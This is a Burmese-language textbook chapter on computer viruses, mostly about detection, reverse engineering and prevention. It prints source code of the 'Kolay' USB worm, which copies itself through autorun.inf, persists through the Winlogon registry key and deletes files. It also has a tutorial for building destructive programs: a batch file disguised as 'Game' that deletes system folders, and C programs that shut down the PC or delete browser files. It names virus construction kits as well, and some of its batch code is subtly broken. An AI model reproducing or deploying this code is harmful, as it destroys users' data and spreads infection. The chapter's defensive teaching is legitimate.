If Drives.DriveType = 2 Then
LookVBS \"inf\", Drives.Path & "\"
LookVBS \"INF\", Drives.Path & "\"
End If
If Drives.DriveType = 1 Or Drives.DriveType = 2 Then
If Drives.Path <> \"A:\" Then
```

```

Shells.Regdelete \"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\MS32DLL\"
Shells.RegWrite \"HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Window Title\", \"\"
Shells.RegWrite \"HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page\", \"\"
Shells.RegWrite \"HKCR\\vbsfile\\DefaultIcon\", \"%SystemRoot%\\System32\\WScript.exe, 2\"
LookVBS \"vbs\", WinDir & \"\\\"
LookVBS \"vbs\", Drives.Path & \"\\\"
If Drives.DriveType = 1 Then
If Drives.Path <> \"A:\" Then
If Not Fso.FileExists(Drives.Path & \"\\kolay.vbs\") Then
Set WriteAll = Fso.CreateTextFile(Drives.Path & \"\\kolay.vbs\", 2, True)
WriteAll.Write AllFile
WriteAll.Close
Set WriteAll = Fso.GetFile(Drives.Path & \"\\kolay.vbs\")
WriteAll.Attributes = -1
End If
If Fso.FileExists(Drives.Path & \"\\autorun.inf\") Or Fso.FileExists(Drives.Path
& \"\\AUTORUN.INF\") Then
Set Chg = Fso.GetFile(Drives.Path & \"\\autorun.inf\")
Chg.Attributes = -8
Set WriteAll = Fso.CreateTextFile(Drives.Path & \"\\autorun.inf\", 2, True)
WriteAll.WriteLine \"[autorun]\"
WriteAll.WriteLine \"shellexecute=wscript.exe kolay.vbs\"
WriteAll.Close
Set WriteAll = Fso.GetFile(Drives.Path & \"\\autorun.inf\")
WriteAll.Attributes = -1
Else
Set WriteAll = Fso.CreateTextFile(Drives.Path & \"\\autorun.inf\", 2, True)
WriteAll.WriteLine \"[autorun]\"
WriteAll.WriteLine \"shellexecute=wscript.exe kolay.vbs\"
WriteAll.Close
Set WriteAll = Fso.GetFile(Drives.Path & \"\\autorun.inf\")
WriteAll.Attributes = -1
End If End If End If End If
End If
Next
If Count <> 1 Then
Wscript.sleep 10000
End If
Loop While Count <> 1
Sub LookVBS(File2Find, SrchPath)
Dim oFileSys, oFolder, oFile, Cut, Delete
Set oFileSys = CreateObject(\"Scripting.FileSystemObject\")
Set oFolder = oFileSys.GetFolder(SrchPath)
For Each oFile In oFolder.Files
Cut = Right(oFile.Name, 3)
If UCase(Cut) = UCase(File2Find) Then
If oFile.Name <> \"kolay.vbs\" Then Set Delete = oFileSys.DeleteFile(SrchPath & oFile.Name, True)
End If
Next
End Sub
Shells.RegWrite \"HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Userinit\"
, SystemDir & \"\\userinit.exe,\" & _SystemDir & \"\\wscript.exe\" & SystemDir & \"\\kolay.vbs\"
Shells.Regdelete \"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\MS32DLL\"
Shells.RegWrite \"HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Window Title\", \"\"
Shells.RegWrite \"HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page\", \"\"
Shells.RegWrite \"HKCR\\vbsfile\\DefaultIcon\", \"%SystemRoot%\\System32\\WScript.exe, 2\"

```

ပုံ(၂၈) Kolay ဗိုင်းရပ်စ်ကုန်များ

## အခန်း(၆)

## ဗိုင်းရပ်စ်ရန်အား ကာကွယ်ခြင်း

## ဗိုင်းရပ်စ်၏ အဆင့်များ

၁။ ကွန်ပျူတာဗိုင်းရပ်စ်များအား ၎င်းတို့ကို ဒီဇိုင်းပြုဖန်တီးခြင်းမှစ၍ ဖယ်ရှားရှင်းလင်းခံရခြင်းထိ အောက်ပါအတိုင်း အဆင့်များသတ်မှတ်နိုင်ပါသည်-

- (က) **ဒီဇိုင်းပြုဖန်တီးခြင်း။** ဗိုင်းရပ်စ်ကုဒ်ကို ပရိုဂရမ်ဘာသာစကားများ (သို့) ဗိုင်းရပ်စ်ဖန်တီးသည့် Construction Kit များဖြင့် ဖန်တီးရေးသားကြလေသည်။ ပရိုဂရမ်ရေးသားခြင်းနှင့်ပတ်သက်၍ အခြေခံရှိသူ မည်သူမဆို ဗိုင်းရပ်စ်တစ်ခုကို ဖန်တီးနိုင်သည်။
- (ခ) **ပွားများခြင်း။** ဗိုင်းရပ်စ်သည် ပထမဆုံးအနေဖြင့် အချိန်အတိုင်းတာတစ်ခုထိ ပစ်မှတ်ကွန်ပျူတာတွင် ကိုယ်တိုင်ပွားများလေသည်။
- (ဂ) **အလုပ်လုပ်ခြင်း။** ဗိုင်းရပ်စ်သည် ကွန်ပျူတာအသုံးပြုသူမှ အစပျိုးလုပ်ဆောင်ခြင်းမျိုး (သို့) ကူးစက်ခံထားရသောပရိုဂရမ် အလုပ်လုပ်ချိန်တွင် အသက်ဝင်လာလေသည်။
- (ဃ) **ရှာဖွေတွေ့ရှိခြင်း။** ဗိုင်းရပ်စ်အား ပစ်မှတ်ကွန်ပျူတာစနစ်များကို ကူးစက်စေသော ခြိမ်းခြောက်မှုအဖြစ် သဘောထားနိုင်ပါသည်။ ၎င်း၏လုပ်ဆောင်ချက်များသည် ပစ်မှတ်စနစ်၏ အချက်အလက်များကို ကြီးမားသောဖျက်ဆီးမှု ဖြစ်စေသည်။
- (င) **ပေါင်းစပ်ခြင်း။** Anti-virus ဆော့ဖ်ဝဲလ်ရေးသားသူများသည် ဗိုင်းရပ်စ်များရန်မှ ကာကွယ်မှုများကို ပြုလုပ်သည်။
- (စ) **ဖယ်ရှားရှင်းလင်းခြင်း။** ကွန်ပျူတာသုံးစွဲသူများက Anti-virus ဆော့ဖ်ဝဲလ် Update များကို အသုံးပြုခြင်းဖြင့် ဗိုင်းရပ်စ်များအား ဖယ်ရှားလေသည်။

## ရိုးရှင်းသော ဗိုင်းရပ်စ်များ ဖန်တီးခြင်း

၂။ ယနေ့ခေတ်တွင် ဗိုင်းရပ်စ်များဖန်တီးခြင်းသည် ယခင်ကကဲ့သို့ Low-Level ဘာသာစကားများဖြစ်သည့် Assembly နှင့် C ဘာသာစကားတို့ကို တတ်ကျွမ်းရန်မလိုတော့ပါ။ Batch၊ VB Script၊ AutoIT Script စသည်တို့ဖြင့် လွယ်ကူသော ဗိုင်းရပ်စ်များ ရေးသားနိုင်ပါသည်။ နိုင်ငံတကာမှ ဗိုင်းရပ်စ်ရေးသားသူများသည် မိမိတို့၏ ဗိုင်းရပ်စ်များကို ကျစ်လစ်သည်ထက်ကျစ်လစ်အောင် ရေးသားကြပြီး Anti-virus များမှ ခြေရာခံနိုင်ခြင်းမရှိစေရန် လှည့်စားမှုမြောက်များစွာ ထည့်သွင်းရေးသားချိန်တွင် ပြည်တွင်းမှဗိုင်းရပ်စ်အများစုမှာမူ Script များကိုအခြေခံသည့် ဗိုင်းရပ်စ်ရေးသားနည်းများကိုသာ ကျင့်သုံးနေကြဆဲဖြစ်သည်ကို တွေ့ရပြီး လှည့်စားရန်ထက် ပစ်မှတ်ကွန်ပျူတာကို တိုက်ခိုက်ရန်သာ ဦးတည်ကြောင်းတွေ့ရပါသည်။

၃။ ဗိုင်းရပ်စ်ရေးသားခြင်းအား ရှင်းလင်းလွယ်ကူစွာသိရှိနိုင်ရန်အတွက် နမူနာပရိုဂရမ်တစ်ခုကို လေ့လာကြည့်ကြပါမည်-

- (က) Game.bat ဖိုင်တစ်ခုကိုဖန်တီးပြီး အောက်ပါကုဒ်များကို သိမ်းဆည်းပါ။

```
text @ echo off
delete c:\Windows\system32\*.*
delete c:\Widows\*.*
```

(ခ) ထို Game.bat ဖိုင်ကို bat2com Utility သုံးပြီး Game.com ကိုဖန်တီးပါ။ ထိုအခါ ရိုးရှင်းသော ဗိုင်းရပ်စ်တစ်ခုကို ရရှိမည်ဖြစ်ပါသည်။

၄။ ပုံ(၂၉)၊ (၃၀) နှင့် (၃၁)တို့ကိုကြည့်လျှင် C ပရိုဂရမ်ဘာသာစကားဖြင့်လည်း ရိုးရှင်းသောဗိုင်းရပ်စ်များဖန်တီးနိုင်ကြောင်း တွေ့ရှိရပါသည်။ ပုံ(၂၉)ရှိကုဒ်သည် ကွန်ပျူတာကိုပိတ်စေမည်ဖြစ်ပါသည်။ ပုံ(၃၀)တွင် ဖော်ပြထားသောကုဒ်မှာမူ Internet Explorer မြောက်များစွာကို ပွင့်စေမည်ဖြစ်ပါသည်။ ပုံ(၃၁)တွင်ဖော်ပြထားသည့်ကုဒ်သည် Internet Explorer Directory အောက်ရှိဖိုင်များအားလုံးကို ဖျက်ဆီးပစ်မည်ဖြစ်ပါသည်။ မိမိတို့ အချိန်ပေးနိုင်လျှင်ပေးနိုင်သလို၊ ကျွမ်းကျင်မှုရှိရင် ရှိသလို ဗိုင်းရပ်စ်များ၏ အစွမ်းထက်မှုသည် ကွာခြားနေမည်သာဖြစ်ပါသည်။

```
#include<stdio.h>
#include<dos.h>
int main (void){
system("shutdown -s");
return 0;
}
```

ပုံ(၂၉) C ဘာသာစကားဖြင့် ရေးသားထားသော ဗိုင်းရပ်စ်ပရိုဂရမ်တစ်ခု

```
#include<stdio.h>
#include<dos.h>
int main (void){
for(;;){
system("c:\\progra~1\\intern~1\\iexplore.exe");
}
return 0;
}
```

ပုံ(၃၀) C ဘာသာစကားဖြင့် ရေးသားထားသော ဗိုင်းရပ်စ်ပရိုဂရမ်တစ်ခု

```
#include<stdio.h>
#include<dos.h>
int main(void){
system("cd c:\\progra~1\\intern~1");
system("del *.exe");
system("cls");
return 0;
}
```

ပုံ(၃၁) C ဘာသာစကားဖြင့် ရေးသားထားသော ဗိုင်းရပ်စ်ပရိုဂရမ်တစ်ခု

ဗိုင်းရပ်စ်ဖန်တီးနိုင်သော KIT များ

၅။ ဗိုင်းရပ်စ်များကို ပရိုဂရမ်ရေးစရာမလိုဘဲ Kit များဖြင့် လွယ်ကူစွာဖန်တီးနိုင်သည်ကို တွေ့ရသည်။ Kit များဖြင့် ဖန်တီးထားသော အချို့ဗိုင်းရပ်စ်များသည် ပရိုဂရမ်များကိုယ်တိုင်ရေးသားထားသော ဗိုင်းရပ်စ်များထက်ပင် လွန်စွာ အဆင့်မြင့်နေကြသည်ကို တွေ့ရှိရပေသည်။ ယခုအခါ ဗိုင်းရပ်စ်ထုတ်လုပ်နိုင်သော Kit များကို အင်တာနက်တွင် လွယ်ကူစွာရှာဖွေနိုင်ပြီး ထို Kit များသည် ဗိုင်းရပ်စ်တစ်ခုကို အလိုအလျောက် ထုတ်လုပ်ဖန်တီးနိုင်သော ပရိုဂရမ်များဖြစ်သည်။ Kit များကို ၎င်းတို့နှင့်အတူတွဲပါလာသော Help ဖိုင်များဖတ်ရှုပြီး လွယ်ကူစွာအသုံးပြုနိုင်ပါသည်။ နမူနာ Virus Construction Kit များမှာ အောက်ပါအတိုင်း ဖြစ်ပါသည်-

(က) **Kefi's HTML Virus Construction Kit**။ ၎င်းသည် ဗိုင်းရပ်စ်နှင့် Trojan များကို ဖန်တီးပေးသောပရိုဂရမ်ဖြစ်ပြီး မတူညီသောလုပ်ဆောင်ချက်များ ပြုလုပ်နိုင်သည့် ဗိုင်းရပ်စ်များကို ဖန်တီးပေးနိုင်ပါသည်။



- (ခ) **Virus Creation Laboratory v1.0**။ ၎င်းသည် ဗိုင်းရပ်စ်များ၊ Trojan များနှင့် Logic Bomb များကို ဖန်တီးနိုင်သော Tool တစ်ခုဖြစ်သည်။
- (ဂ) **The Smeg Virus Construction Kit**။ ၎င်းသည် Polymorphic Engine ဖြစ်ပြီး ရေးသားထားသောကုဒ်ကို ဗိုင်းရပ်စ်ထုတ်လုပ်ရန်အတွက် ချိတ်ဆက်ပေးသည်။ Encryption နှင့် Decryption အတွက်လည်း အသုံးပြုနိုင်သည်။
- (ဃ) **Rajaat's Tiny Flexible Mutator v1.1**။ ၎င်းသည် Object Module တစ်ခုဖြစ်ပြီး ဗိုင်းရပ်စ် Scanner များမှ ရှိရင်းသော String များအသုံးပြုနိုင်ရန်အတွက် ဗိုင်းရပ်စ် ကုဒ်များကို ချိတ်ဆက်ပေးပြီး ဗိုင်းရပ်စ်များအား Encrypt လုပ်ထားခြင်းကို ကျပန်း Registry များနှင့် ကျပန်း Instruction များသုံးပြီး ကျပန်း Decrypt လုပ်လေသည်။

### ဗိုင်းရပ်စ်များအား စုံစမ်းရှာဖွေခြင်း နည်းလမ်းများ

၆။ အရိုးရှင်းဆုံးသော ဗိုင်းရပ်စ်နှင့် Worm များကိုစုံစမ်းရှာဖွေခြင်းနည်းလမ်းမှာ အီးမေးလ် တစ်စောင်သည် သံသယဖြစ်ဖွယ်ရှိ၊ မရှိ ဦးစွာစိစစ်ခြင်းဖြစ်သည်။ မိမိမသိသူထံမှပေးပို့ခြင်းလော (သို့မဟုတ်) စာပါအကြောင်းအရာများသည် ပုံမှန်ပြောဆိုနေကြအကြောင်းအရာများ ဟုတ်၊ မဟုတ် စိစစ်ပြီးမှသာ အီးမေးလ်ကို သတိထားပြီးဖွင့်ရမည်ဖြစ်သည်။ MyDoom နှင့် W32.Novarg.A@mm Worm များသည် များစွာ သောအင်တာနက်အသုံးပြုသူများကို ကူးစက်စေခဲ့သည်။ ဗိုင်းရပ်စ်ရန်ကာကွယ်ရေးအတွက် စုံစမ်းစစ်ဆေးခြင်း၊ ဖိုင်များ၏ Integrity ကိုစစ်ဆေးခြင်းနှင့် Interceptor များကိုအသုံးပြုခြင်းတို့ကို ပြုလုပ်ကြပါသည်။

### စုံစမ်းစစ်ဆေးခြင်း

၇။ ဗိုင်းရပ်စ် Scanner များသည် ဗိုင်းရပ်စ်များကို စုံစမ်းရန်အတွက် အရေးကြီးသော ဆော့ဖ်ဝဲလ် အစိတ်အပိုင်းများဖြစ်သည်။ အကယ်၍ Scanner များမရှိခဲ့သော် ကွန်ပျူတာစနစ်သည် ဗိုင်းရပ်စ်၏တိုက်ခိုက်ခြင်းခံရရန် အခွင့်အရေးများလေသည်။ Anti-virus ဆော့ဖ်ဝဲလ်များကို ပုံမှန်အသုံးပြုပြီး စစ်ဆေးသည့် Engine နှင့် ဗိုင်းရပ်စ်အဓိပ္ပါယ်ဖွင့်ဆိုချက်များကို မကြာခဏ အဆင့်မြှင့်ပေးခြင်းများ ပြုလုပ်ရပါမည်။ ဗိုင်းရပ်စ်များကို အောက်ပါအစီအစဉ်အတိုင်း စုံစမ်းခြင်းဖြင့် စစ်ဆေးသိရှိနိုင်ပါသည်-

- (က) အကယ်၍ ဗိုင်းရပ်စ်တစ်ခုကို စုံစမ်းသိရှိသည်နှင့် Anti-virus ရောင်းချသူများသည် ဗိုင်းရပ်စ်၏ လက္ခဏာများ (Signature String)ကို စိစစ်ကြလေသည်။
- (ခ) ရောင်းချသူများသည် ဗိုင်းရပ်စ် Signature String ကိုရှာဖွေပေးနိုင်မည့် ပရိုဂရမ်များကို ရေးသားကြလေသည်။
- (ဂ) ထွက်ရှိလာသော Scanner အသစ်များသည် မှတ်ဉာဏ်နှင့် System Sector များတွင် ဗိုင်းရပ်စ်အသစ်၏ Signature String များကိုရှာဖွေကြပါသည်။
- (ဃ) အကယ်၍ တိုက်ဆိုင်စစ်ဆေးမှုသည် ကိုက်ညီခဲ့သော် ဗိုင်းရပ်စ်ရှိကြောင်း သတိပေးပြောကြားမည်ဖြစ်သည်။ အထူးသတိပြုရန်မှာ Anti-virus များသည် သိရှိပြီးထားသော၊ ကြိုတင်အဓိပ္ပါယ်ဖွင့်ဆိုထားသော ဗိုင်းရပ်စ်များကိုသာ စုံစမ်းနိုင်လေသည်။

၈။ ဗိုင်းရပ်စ်များစုံစမ်းရှာဖွေခြင်းနှင့်ပတ်သက်၍ အရေးကြီးသောအချက်များမှာ-

- (က) ဗိုင်းရပ်စ်ရေးသူများသည် ရှိပြီးသားဗိုင်းရပ်စ်တစ်ခုကို ပြောင်းလဲခြင်းဖြင့် မြောက်များစွာ သောဗိုင်းရပ်စ်များကို မကြာခဏဖန်တီးလေ့ရှိကြသည်။ ဗိုင်းရပ်စ်အသစ်တစ်ခုကို ဖန်တီးရန် မိနစ်အနည်းမျှသာကြာလေသည်။ တိုက်ခိုက်သူများသည် ဤသို့မကြာခဏ ပြောင်းလဲဖန်တီးခြင်းဖြင့် Scanner များကို ကျရှုံးစေလေသည်။

- (ခ) Scanner အသစ်များသည် ကုဒ်များကိုခွဲခြမ်းစိတ်ဖြာခြင်းကဲ့သို့သော စုံစမ်းခြင်းနည်းလမ်းများကို အသုံးပြုရပြီး ဖိုင်ထဲရှိ နေရာမျိုးစုံတွင်ရှိနေသော ကုဒ်များကို စစ်ဆေးရလေသည်။
- (ဂ) အချို့သော Scanner များသည် ကွန်ပျူတာ၏မှတ်ဉာဏ်တွင်း၌ Sandboxie ကဲ့သို့သော ကွန်ပျူတာအတုတစ်ခုကို ဖန်တီးကြပြီး ပရိုဂရမ်များကို ထိုနေရာတုထဲတွင် အလုပ်လုပ်စေပြီး စမ်းသပ်ကြလေသည်။ ဤနည်းကို Heuristic Scanning ဟုခေါ်လေသည်။
- (ဃ) Scanner များအသုံးပြုခြင်းဖြင့် အောက်ပါအကျိုးကျေးဇူးများ ရရှိလေသည်-
  - (၁) ပရိုဂရမ်များ အလုပ်မလုပ်မီ ၎င်းတို့ကို စစ်ဆေးနိုင်ခြင်း။
  - (၂) အမည်မသိ (သို့) အဖျက်အမှောင့်ဗိုင်းရပ်စ်များ ဟုတ်၊ မဟုတ် ဆော့ဖ်ဝဲလ်အသစ် အားစစ်ဆေးနိုင်ခြင်း။
- (င) Scanner များ၏ အဓိကအားနည်းချက်မှာ အောက်ပါအတိုင်းဖြစ်သည်-
  - (၁) Scanner အဟောင်းများအား မယုံကြည်ရနိုင်ပါ။ ဗိုင်းရပ်စ်များထုနှင့်ထည့်နှင့် တိုးပွားလာကြသောကြောင့် Scanner ဟောင်းများသည် ခေတ်မမီတော့ပေ။ ထို့ကြောင့် နောက်ဆုံးပေါ် Scanner များကို အသုံးပြုရပေမည်။
  - (၂) ဗိုင်းရပ်စ်များသည် Scanner အသစ်များထက် ပိုမိုလျင်မြန်စွာ ထွက်ပေါ်နေကြသောကြောင့် Scanner အသစ်များသုံးစွဲနေလျှင်ပင် စိန်ခေါ်မှုအသစ်များကို တွေ့ကြုံနေရဦးမည်သာ ဖြစ်လေသည်။

### ဖိုင်များ၏ Integrity ကိုစစ်ဆေးခြင်း

၉။ Integrity စစ်ဆေးခြင်းသည် ဆော့ဖ်ဝဲလ်ရေးသားသူများမှ ၎င်းတို့ထုတ်ဝေလိုက်သော ဆော့ဖ်ဝဲလ်များ ကောင်းစွာအလုပ်လုပ်ခြင်း ရှိ၊ မရှိကို စစ်ဆေးခြင်းဖြစ်သည်။ သာမန် Integrity စစ်ဆေးသည့် ဆော့ဖ်ဝဲလ်များ၏ အားနည်းချက်မှာ ဖိုင်တစ်ခု ချို့ယွင်းပျက်စီးခဲ့သော် ၎င်းဖိုင်ပျက်စီးရခြင်းသည် ပရိုဂရမ်ရေးစဉ်က အားနည်းချက်ကြောင့်လော၊ ဗိုင်းရပ်စ်ကြောင့်လောဟု မခွဲခြားနိုင်ခြင်းဖြစ်သည်။ အချို့သော အဆင့်မြင့်သည့် Integrity စစ်ဆေးသည့်ဆော့ဖ်ဝဲလ်များရှိပြီး ၎င်းတို့သည် ဗိုင်းရပ်စ်၏ပြုလုပ်မှုကြောင့် ဖြစ်ပေါ်သော ပြောင်းလဲခြင်းအမျိုးအစားများကို ခွဲခြမ်းစိတ်ဖြာစစ်ဆေးနိုင်လေသည်။ အချို့သော Integrity စစ်ဆေးသည့်ဆော့ဖ်ဝဲလ်များသည် Integrity စစ်ဆေးခြင်းကို Anti-virus နည်းလမ်းများနှင့် ပေါင်းစပ်ကြလေသည်။

### Interceptor များကိုအသုံးပြုခြင်း

၁၀။ Interceptor များအား အဓိကအသုံးပြုရခြင်းသည် Logic Bomb များနှင့် Trojan များကို တုံ့ပြန်ရန်အတွက် ဖြစ်လေသည်။ Interceptor များသည် ကွန်ယက်ကိုအသုံးပြုရန်ကြိုးစားခြင်း (သို့) ပရိုဂရမ်ကို ခြိမ်းခြောက်နိုင်စေသည့် လုပ်ဆောင်ချက်များကို လုပ်ဆောင်စေရန် ကွန်ပျူတာစနစ်အား တောင်းဆိုခြင်းများအား ထိန်းချုပ်လေသည်။ အကယ်၍ ထိုကဲ့သို့တောင်းဆိုမှုများကို ရှာဖွေတွေ့ရှိခဲ့သော် Interceptor မှ ကွန်ပျူတာအသုံးပြုသူအား ထိုတောင်းဆိုချက်ကို လုပ်ဆောင်လိုခြင်း ရှိ၊ မရှိ မေးမြန်းပြီးမှ ဆက်လက်လုပ်ဆောင်စေမည်ဖြစ်သည်။ အချို့သောဗိုင်းရပ်စ်များသည် ထိုကဲ့သို့သော ကြားဖြတ်စောင့်ကြည့်ရေးပရိုဂရမ်များကို ကျော်လွှားနိုင်စွမ်းရှိပါသည်။ Anit-virus ပရိုဂရမ်များနှင့် Deep Freeze ပရိုဂရမ်တို့သည် Interceptor များဖြစ်ကြလေသည်။

### ဗိုင်းရပ်စ်များအားခွဲခြမ်းစိတ်ဖြာခြင်း

၁၁။ ဗိုင်းရပ်စ်များအား Scanner များ၊ Integrity Checker များ၊ Interceptor များသုံး၍ စောင့်ကြည့်စစ်ဆေးခြင်းသည် ပြည့်စုံလုံလောက်သောအဖြေတစ်ခု မဟုတ်သေးပါ။ Anti-virus များသည်လည်း ဗိုင်းရပ်စ်အဟောင်းများနှင့် ဗိုင်းရပ်စ်အဟောင်းများကို ပြန်လည်ပြုပြင်ထားသော ဗိုင်းရပ်စ်များကိုသာ ဗိုင်းရပ်စ်အဖြစ် သိရှိနိုင်မည် ဖြစ်ပါသည်။ ပြည်တွင်းမှရေးသားသော ဗိုင်းရပ်စ်များနှင့် နည်းပညာအသစ်အဆန်းအသုံးပြု၍ ရေးသားထားသောဗိုင်းရပ်စ်များကို စုံစမ်းသိရှိခြင်း၊ နှိမ်နှင်းနိုင်ခြင်း ပြုနိုင်မည်မဟုတ်ပါ။ ထို့ကြောင့် Reverse Engineering ပညာရပ်အကြောင်းကို နှံ့စပ်မှသာ မိမိကိုယ်ပိုင်ဉာဏ်ဖြင့် ဗိုင်းရပ်စ်များအား ခွဲခြမ်းစိတ်ဖြာနိုင်မည်ဖြစ်ပြီး ဗိုင်းရပ်စ်များကို နှိမ်နှင်းနိုင်မည်ဖြစ်ပါသည်။ Reverse Engineering ပညာရပ်သည် ပရိုဂရမ်၏ Binary (HEX) ကုဒ်များကို ၎င်းတို့ရေးသားထားသည့်အချိန်က အနေအထားအတိုင်း ပြန်လည်ရရှိအောင် ဖော်ထုတ်၍ ကုဒ်များကိုပြင်ခြင်း၊ ကုဒ်များကို လေ့လာခြင်းပြုလုပ်သည့် ပညာရပ်ဖြစ်သည်။

၁၂။ ပြည်တွင်းဖြစ်ဗိုင်းရပ်စ်အများစုကို Autoit 3.x Script ဖြင့်ဖန်တီးရေးသားထားခြင်းဖြစ်လေသည်။ Autoit ပရိုဂရမ်သည် ၎င်း၏ .au3 Script ဖိုင်ကို .exe ဖိုင်အဖြစ်ပြောင်းလဲကာ Compile လုပ်ပေးလိုက်ခြင်း ဖြစ်လေသည်။ အကယ်၍ Autoit ဖြင့်ရေးသားထားသော ဗိုင်းရပ်စ်များကို ကာကွယ်ရန်နှင့် မတော်မဆ ဗိုင်းရပ်စ်ကူးစက်ခံရပါက နှိမ်နှင်းနိုင်ရန်အတွက် ထိုဗိုင်းရပ်စ်ဖိုင်အား Autoit Decompiler ပရိုဂရမ်တစ်ခုခုအသုံးပြုကာ ၎င်း၏မူရင်းကုဒ်ကို ရယူနိုင်ရန် ကြိုးစားရပါမည်။ ထင်ရှားသော Decompiler များမှာ Exe2Autl၊ myAutToExe နှင့် DeAutoIt တို့ဖြစ်သည်။ ထိုကုဒ်များကို ကြည့်ရှုခြင်းဖြင့် ဗိုင်းရပ်စ်၏အလုပ်လုပ်ပုံအသေးစိတ်ကို သိရှိနားလည်နိုင်မည်ဖြစ်လေသည်။

၁၃။ နိုင်ငံတကာမှ ဗိုင်းရပ်စ်အများစုကိုကြည့်လျှင် Assembly၊ Delphi နှင့် Visual C++ ပရိုဂရမ်ဘာသာစကားများဖြင့် ရေးသားထားကြပြီး အချို့သောဗိုင်းရပ်စ်များသည် Packer နှင့် Protector ဆော့ဖ်ဝဲလ်များ အသုံးပြုထားကြောင်းတွေ့ရှိရပါသည်။ Packer ဆိုသည်မှာ WinRAR ကဲ့သို့သော ဖိုင်၏ အရွယ်အစားကို ချုံ့ပေးသောပရိုဂရမ်ဖြစ်ပြီး WinRAR နှင့်မတူညီသည့်အချက်မှာ Packer ဖြင့်ကာကွယ်ထားသော .exe ဖိုင်များသည် သီးသန့်ရပ်တည်နိုင်ကြခြင်းဖြစ်သည်။ ၎င်းတို့၏ကုဒ်ကို ပြန်ပြီး Decrypt (Unpack) လုပ်ရန်အတွက် Encrypt(Pack) လုပ်ခဲ့သောဆော့ဖ်ဝဲလ်ရှိရန် မလိုအပ်ပေ။ ဗိုင်းရပ်စ်ရေးသားသူများသည် ဖိုင်၏ အရွယ်အစားသေးစေရန်နှင့် ဗိုင်းရပ်စ်ကုဒ်များကို မည်သို့ရေးသားထားသည်ကို မကြည့်ရှုစေရန် ကာကွယ်ရန်အလို့ငှာ Packer များကို အသုံးပြုကြလေသည်။ Protector များမှာ ပို၍အဆင့်မြင့်ကြပြီး ၎င်းတို့သည် ဖိုင်၏အရွယ်အစားကို ချုံ့စေရန်ထက် ၎င်းတို့၏ပရိုဂရမ်များကို Reverse Engineering လုပ်ခြင်းမှ ကာကွယ်ရန်ဖြစ်သည်။

```
loc_306C76A:
mov     [ebp+ms_exc.disabled], 7
push    [ebp+arg_8]
push    [ebp+arg_4]
push    [ebp+arg_0]
call    sub_306C424
mov     [ebp+var_1C], eax
jmp     short loc_306C7A0
; END OF FUNCTION CHUNK FOR DllEntryPoint
```

ပုံ(၃၂) IDA Pro Disassembler ဖြင့် ဗိုင်းရပ်စ်ကုဒ်များကို စစ်ဆေးထားပုံ

၁၄။ ဗိုင်းရပ်စ်ဖိုင်များကို ကုဒ်ပြန်ဖော်နိုင်ရန်အတွက် Olly Debugger နှင့် IDA Pro Disassembler ကဲ့သို့သော Tool များကို အသုံးပြုကြလေသည်။ ၎င်းအပြင် သီးခြားအသုံးပြုရသော Tool များလည်းရှိကြသေးသည်။ ၎င်းတို့မှာ Resource များကို ကြည့်ရှုပြင်ဆင်နိုင်သော Resource Hacker၊ ပရိုဂရမ်ဖိုင်များ၏ Portable Executable (PE) နှင့်ပတ်သက်သောအချက်အလက်များကို ကြည့်ရှုပြင်ဆင်နိုင်သော Lord PE၊ ပျက်စီးနေသော Import များကို ပြင်ဆင်ရန်အတွက် Import Reconstructor စသည့် Tool များဖြစ်သည်။ Reverse Engineering ပညာရပ်သည် အလွန်ရှုပ်ထွေးသောပညာရပ်ဖြစ်ပြီး ဗိုင်းရပ်စ်ကုဒ်များကို ပြန်ဖော်ခြင်းသည် ဗိုင်းရပ်စ်ရေးသားခြင်းထက် အဆမတန်ခက်ခဲသည့်အတွက် နောက်ဆုံးထွက်ရှိသော ပရိုဂရမ်ဘာသာစကားများ၊ Packer/Protector များ၊ Debugger/Disassembler/Decompiler များအကြောင်းကို စဉ်ဆက်မပြတ် လေ့လာနေရမည်ဖြစ်ပေသည်။

### ဗိုင်းရပ်စ်များအား ကာကွယ်ခြင်း

၁၅။ ဗိုင်းရပ်စ်များအား ကြိုတင်ကာကွယ်နိုင်ရန်အတွက် အောက်ပါအခြေခံအချက်များကို နားလည်သိရှိထားရပေမည်-

- (က) ကြိုတင်ကာကွယ်ခြင်းသည် ကုသခြင်းထက် ပိုမိုထိရောက်ကြောင်း နားလည်ထားရပါမည်။ အချို့သောဗိုင်းရပ်စ်များသည် အနှောင့်အယှက်ပေးခြင်းသဘောထက် ဖျက်ဆီးနှောင့်ယှက်မှုများပါ ပါလာသည့်အတွက် မိမိဖိုင်များကို ဖျက်ဆီးခဲ့ခြင်းပြုခဲ့လျှင် အသုံးပြုနိုင်ရေးအတွက် အရေးကြီးသော အချက်အလက်များကို External Harddisk စီဒီ/ဒီဗွီဒီများဖြင့် Backup လုပ်ထားခြင်းမျိုး ပြုလုပ်ထားရပါမည်။
- (ခ) ဖျက်ဆီးခံရသည့်ဖိုင်များကို ပြန်လည်အဖတ်ဆည်ရှာဖွေနိုင်ရန် Systweak Advanced Disk Recovery ကဲ့သို့ Recovery လုပ်ပေးသည့်ဆော့ဖ်ဝဲလ်မျိုး ဆောင်ထားသင့်ပါသည်။ ဗိုင်းရပ်စ်မှ ဖိုင်များကိုဖျက်သည်ဖြစ်စေ၊ Harddisk တစ်ခုလုံးကို ဖျက်ဆီးသည်ဖြစ်စေ Systweak Advanced Disk Recovery ဆော့ဖ်ဝဲလ်မှ ဖိုင်များကို အတတ်နိုင်ဆုံး ပြန်လည်ရှာဖွေပေးနိုင်ပါသည်။
- (ဂ) မိမိအသုံးပြုနေသော Anti-virus ပရိုဂရမ်သည် Update မဖြစ်ခဲ့သော် အခြားသူများဆီမှ ငှားရမ်းထားသော External Harddisk များ၊ Flash Drive များကို အသုံးပြုခြင်း၊ ဆော့ဖ်ဝဲလ်ခွေများကို Install လုပ်ခြင်းမပြုလုပ်ရန် သတိထားရပါမည်။ ဗိုင်းရပ်စ်များ ပျံ့နှံ့မှုအကြောင်းများထဲတွင် Flash Drive များသည် အဓိကတရားခံများဖြစ်ကြပါသည်။
